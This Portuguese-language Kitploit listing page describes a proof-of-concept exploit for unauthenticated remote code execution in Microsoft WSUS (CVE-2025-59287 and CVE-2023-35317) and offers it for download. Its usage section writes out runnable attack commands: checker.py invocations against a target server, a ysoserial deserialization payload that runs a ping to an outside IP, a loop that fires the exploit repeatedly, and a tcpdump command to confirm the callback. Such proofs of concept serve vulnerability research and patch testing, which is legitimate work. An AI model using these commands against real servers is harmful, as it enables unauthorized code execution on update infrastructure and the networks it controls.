
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-59287-PoC — PoC de RCE não autenticado no Microsoft Windows Server Update Service (WSUS) - CVE-2025-59287 & CVE-2023-35317 | Kitploit
Ferramentas/GitHubGitHub/m507/cve-2025-59287-poc
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoFerramenta de Acesso Remoto
GitHubm507/cve-2025-59287-poc

CVE-2025-59287-PoC

PoC de RCE não autenticado no Microsoft Windows Server Update Service (WSUS) - CVE-2025-59287 & CVE-2023-35317

Ver Repositório
14318há 11 mesesAinda não revisado
Compartilhar

CVE-2025-59287 / CVE-2023-35317 PoC

Dentro de CVE-2025-59287: SoapFormatter RCE no WSUS: https://shellcode.blog/wsus-cve-2025-59287-investigation/

Este software foi criado puramente para fins de pesquisa acadêmica e para o desenvolvimento de técnicas defensivas eficazes, e não se destina a ser usado para atacar sistemas, exceto quando explicitamente autorizado. Os mantenedores do projeto não são responsáveis nem se responsabilizam pelo uso indevido do software. Use com responsabilidade.

Uso

Flags obrigatórias:

  • --target-url – URL base do servidor WSUS alvo, ex.: http://WIN-246JC0TE3BB.vuln.local:8530
  • --cve – Um de CVE-2023-35317 ou CVE-2025-59287

Flags opcionais:

  • --dns-name – Nome DNS do cliente usado em solicitações SOAP (padrão: bugcrowd.local)
  • --random – Prefixa --dns-name com um subdomínio aleatório para que cada execução apareça como um novo cliente
  • --payload – Payload ysoserial personalizado codificado em base64; se omitido, um payload embutido é usado para o --cve escolhido
  • --debug – Ativa o log de depuração detalhado (linhas [DEBUG])

CVE-2025-59287


  1. python3 checker.py --target-url http://WIN-246JC0TE3BB.vuln.local:8530 --payload BASE64_YSOSERIAL_BLOB --dns-name bugcrowd.local --cve CVE-2025-59287 --random

alt text

Disparo manual – CVE-2023-35317

  1. (Opcional) Gere um payload usando Ysoserial.Net se você não quiser usar o embutido (ou confie no payload embutido).

  2. Execute: python3 checker.py --target-url http://WIN-246JC0TE3BB.vuln.local:8530 --dns-name bugcrowd.local --cve CVE-2023-35317 --random
  3. Abra o console do WSUS

alt text

Disparo automático – CVE-2023-35317


  1. ./ysoserial.exe -g RolePrincipal -f BinaryFormatter -c 'ping 18.118.100.100' -o base64 (ou confie no payload embutido para --cve CVE-2023-35317)
  2. for i in `seq 1 300`; do sleep 1; python3 checker.py --target-url http://WIN-246JC0TE3BB.vuln.local:8530 --payload BASE64_YSOSERIAL_BLOB --dns-name bugcrowd.local --cve CVE-2023-35317 --random ;done
  3. Aguarde de 1 a 3 minutos e ele será gerado no processo do serviço.
  4. Monitore conexões icmp: sudo tcpdump -l -n -i any icmp | while read line; do echo "$line"; echo -ne '\a'; done


alt text

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    280

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →